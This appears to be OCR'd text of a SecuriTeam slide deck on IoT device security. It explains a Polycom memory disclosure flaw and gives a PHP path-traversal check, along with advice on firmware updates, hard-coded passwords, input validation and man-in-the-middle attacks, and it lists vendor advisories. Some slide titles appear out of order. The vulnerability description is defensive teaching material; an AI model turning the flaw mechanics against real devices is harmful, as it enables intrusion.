
- The Polycom software, when it tries to display an XML file to a user via the ‘languages’ web interface
- The function prepares a memory as part of the response it sends
- Because this memory is not initialized, it contains memory previously used
- The function that copies the content of the file seeks the first NULL character as an indicator on how much to read from the buffer

Hard-coded Credentials Remote Root Access

- Since a NULL character appears in the buffer being read, this copies NO data into the unallocated buffer, which is returned to the user with the raw memory of the device.

What should I do?

Path Traversal



```
$basepath = '/foo/bar/baz/';
$realBase = realpath($basepath);

$userpath = $basepath . $_GET['path'];
$realUserPath = realpath($userpath);

if ($realUserPath === false || strpos($realUserPath, $realBase) !== 0) {
    //Directory Traversal!
} else {
    //Good path!
}
```

Firmware update (1)

- Recovery: You can never leave the system in a state where it is stuck or partially programmed. Assume your device's power can be pulled at any instant.
  - Recoverability can be provided by keeping a backup copy of the original firmware and having a special bootloader that knows to boot into the backup firmware if the primary firmware is corrupted
  - Alternatively, the upgrade data and the state of the upgrade process can be recorded in nonvolatile memory, and the bootloader can continue the upgrade process after the device powers up after an interruption

Firmware update (2)

- Interaction with device functionality: Ideally, the user of the device will not be able to tell the update is occurring. One method to do this is to only apply the update when the system is manually restarted, or to prompt for the user to explicitly allow the update.
- Security and integrity: Your device should be able to validate the update is from a trusted source and that the data hasn't been tampered will and doesn't have errors. This is done with digital signatures, hashes, and checksums.

Firmware update (3)

- Patching technique: How are you going to update the firmware? Do you download a whole new copy? Are you overwriting certain addresses/code? The choice here has an impact in the amount of data transfer and memory the update will require.
  - Patching can use a lot less memory, but can be very difficult (compressed data, non-position independent code)
  - Having a filesystem that lets you replace individual files helps make updates smaller.

Hard-coded users / passwords

- In most cases vendors implements hard-coded users/passwords for maintenance
  - The developer assume that the Hard-coded user/password wont be a public knowledge
  - In reality – If hard-coded passwords are used, it is almost certain that malicious users will gain access through the account in question

DHCP / Header injection / Command injection (1)

- The most common web application security weakness is the failure to properly validate input from the client or environment
- This weakness leads to almost all of the major vulnerabilities in applications, such as locale/Unicode attacks, file system attacks and buffer overflows.

DHCP / Header injection / Command injection (2)

- Data from the client should never be trusted for the client has every possibility to tamper with the data
- Ensure that the data is strongly typed, correct syntax, within length boundaries, contains only permitted characters, or that numbers are correctly signed and within range boundaries

MiTM

- Implementing Certificate-Based Authentication
- Upgrade to the safer HTTPS protocol through SSL/TLS Certificates

MiTM Memory Disclosure

- Avoiding memory leaks in applications is difficult for even the most skilled developers
- There are tools with aide in tracking down such memory leaks. One such example on the Unix/Linux environment is Valgrind
  - Valgrind runs the desired program in an environment such that all memory allocation and de-allocation routines are checked
  - At the end of program execution, Valgrind will display the results

From where to start?

- Scan your network, know what ports in your network are open
  - Identify the vulnerable ones and closed them
- Update your firmware
  - Don’t buy stuff that are not supported (last firmware update > year)
- Change the default passwords

SecuriTeam

SSD – SecuriTeam Secure Disclosure

@SecuriTeam_SSD
@beyondsecurity

SSD@beyondsecurity.com

http://www.beyondsecurity.com/ssd

blog http://www.securiteam.com/

Sources (1)

- DEF CON 22 - Mark Stanislav & Zach Lanier - The Internet of Fails
- Siime dildo security vulnerabilities
- 115 batshit stupid things you can put on the internet in as fast as I can go by Dan Tentler
- SSD Advisory – Polycom Memory Disclosure
  - https://blogs.securiteam.com/index.php/archives/3268
- SSD Advisory – Remote Command Execution in Western Digital with Dropbox App
  - https://blogs.securiteam.com/index.php/archives/3397

Sources (2)

- SSD Advisory – TerraMaster Operating System (TOS) File Disclosure
  - https://blogs.securiteam.com/index.php/archives/3080
- SSD Advisory – Cisco DPC3928 Router Arbitrary File Disclosure
  - https://blogs.securiteam.com/index.php/archives/3039
- SSD Advisory – Xiaomi Air Purifier 2 Firmware Update Process Vulnerability
  - https://blogs.securiteam.com/index.php/archives/3205
- SSD Advisory – Synology DiskStation Manager Multiple Stored Cross-Site Scripting
  - https://blogs.securiteam.com/index.php/archives/3075

Sources (3)

- SSD Advisory – KEMP LoadMaster from XSS Pre Authentication to RCE
  - https://blogs.securiteam.com/index.php/archives/3194
- SSD Advisory – Geneko Routers Unauthenticated Path Traversal
  - https://blogs.securiteam.com/index.php/archives/3317
- SSD Advisory – Synology Photo Station Unauthenticated Remote Code Execution
  - https://blogs.securiteam.com/index.php/archives/3356
- SSD Advisory – D-Link 850L Multiple Vulnerabilities (Hack2Win Contest)
  - https://blogs.securiteam.com/index.php/archives/3364

Sources (4)

- SSD Advisory – Remote Command Execution in Western Digital with Dropbox App
  - https://blogs.securiteam.com/index.php/archives/3397
- SSD Advisory – HiSilicon Multiple Vulnerabilities
  - https://blogs.securiteam.com/index.php/archives/3025
- Over 100K IoT Cameras Vulnerable to Source Disclosure
  - https://blogs.securiteam.com/index.php/archives/3043
- SSD Advisory – Linksys PPPoE Multiple Vulnerabilities
  - https://blogs.securiteam.com/index.php/archives/3102

Sources (5)

- https://xsses.rocks/ip-cams-from-around-the-world-shodansafari/